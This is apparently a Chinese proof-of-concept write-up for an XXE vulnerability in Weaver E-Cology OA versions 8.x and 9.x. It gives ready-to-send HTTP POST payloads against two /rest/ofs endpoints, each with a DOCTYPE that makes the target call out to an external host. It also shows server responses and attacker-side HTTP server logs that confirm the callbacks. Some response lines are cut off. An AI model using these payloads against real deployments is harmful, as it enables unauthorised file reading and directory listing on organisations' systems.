F6-5泛微-E-Cology-XXE


漏洞描述：

泛微e-cology某处功能点最初针对用户输入的过滤不太完善，导致在处理用户输入时可触发XXE。后续修复规则依旧可被绕过，本次漏洞即为之前修复规则的绕过。攻击者可利用该漏洞列目录、读取文件，甚至可能获取应用系统的管理

影响版本：

泛微 EC 9.x 且补丁版本 < 10.58.2
泛微 EC 8.x 且补丁版本 < 10.58.2

网站图片：



网络测绘：

fofa语法：

鹰图指纹：app.name="泛微 e-cology 9.0 OA"

漏洞复现：

payload：

```
POST /rest/ofs/ReceiveCCRequestByXml HTTP/1.1
Host: your-ip
Content-Type: application/xml

<M><syscode>&send;</syscode></M>
```

效果图:

出现以上响应则存在漏洞
exp1

```
POST /rest/ofs/ReceiveCCRequestByXml HTTP/1.1
Host: your-ip
Content-Type: application/xml

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE syscode SYSTEM "http://dnslog.cn">
<M><syscode>&send;</syscode></M>
```

验证：

Request

数据包扫描 热加载 构造请求

```
POST /rest/ofs/ReceiveCCRequestByXml HTTP/1.1
Host: [redacted]:9412
Content-Type: application/xml

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE syscode SYSTEM "http://[redacted]:6666/flag.txt">
<M><syscode>&send;</syscode></M>
```

Responses 177bytes / 266ms

```
HTTP/1.1 200 OK
Server: WVS
Cache-Control: private
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Set-Cookie: ecology_JSessionid=aaa3PJK
Content-Type: application/xml; charset=
Date: Sun, 23 Jul 2023 05:04:48 GMT
Content-Length: 177

<ResultInfo><syscode></syscode><operRes
dataType><operType>Check</operType><mes
```

```
[root@VM-24-14-centos ~]# python3 -m http.server 6666
Serving HTTP on 0.0.0.0 port 6666 (http://0.0.0.0:6666/) ...
222.191.253.210 - - [23/Jul/2023 13:04:48] code 404, message File not found
222.191.253.210 - - [23/Jul/2023 13:04:48] "GET /flag.txt HTTP/1.1" 404 -
```

Request

数据包扫描 热加载 构造请求

```
POST /rest/ofs/deleteUserRequestInfoByXml HTTP/1.1
Host: [redacted]:9412
Content-Type: application/xml

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE syscode SYSTEM "http://[redacted]:6666/aaaaaaaaaaaaaaaaaaaaa.txt">
<M><syscode>&send;</syscode></M>
```

Responses 178bytes / 310ms

```
HTTP/1.1 200 OK
Server: WVS
Cache-Control: private
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Set-Cookie: ecology_JSessionid=aaa0xcl6
Content-Type: application/xml; charset=
Date: Sun, 23 Jul 2023 05:12:32 GMT
Content-Length: 178

<ResultInfo><syscode></syscode><operRes
dataType><operType>Del</operType><messa
ResultInfo>
```

```
[root@VM-24-14-centos ~]# python3 -m http.server 6666
Serving HTTP on 0.0.0.0 port 6666 (http://0.0.0.0:6666/) ...
222.191.253.210 - - [23/Jul/2023 13:12:32] code 404, message File not found
222.191.253.210 - - [23/Jul/2023 13:12:32] "GET /aaaaaaaaaaaaaaaaaaaaa.txt HTTP/1.1" 404 -
```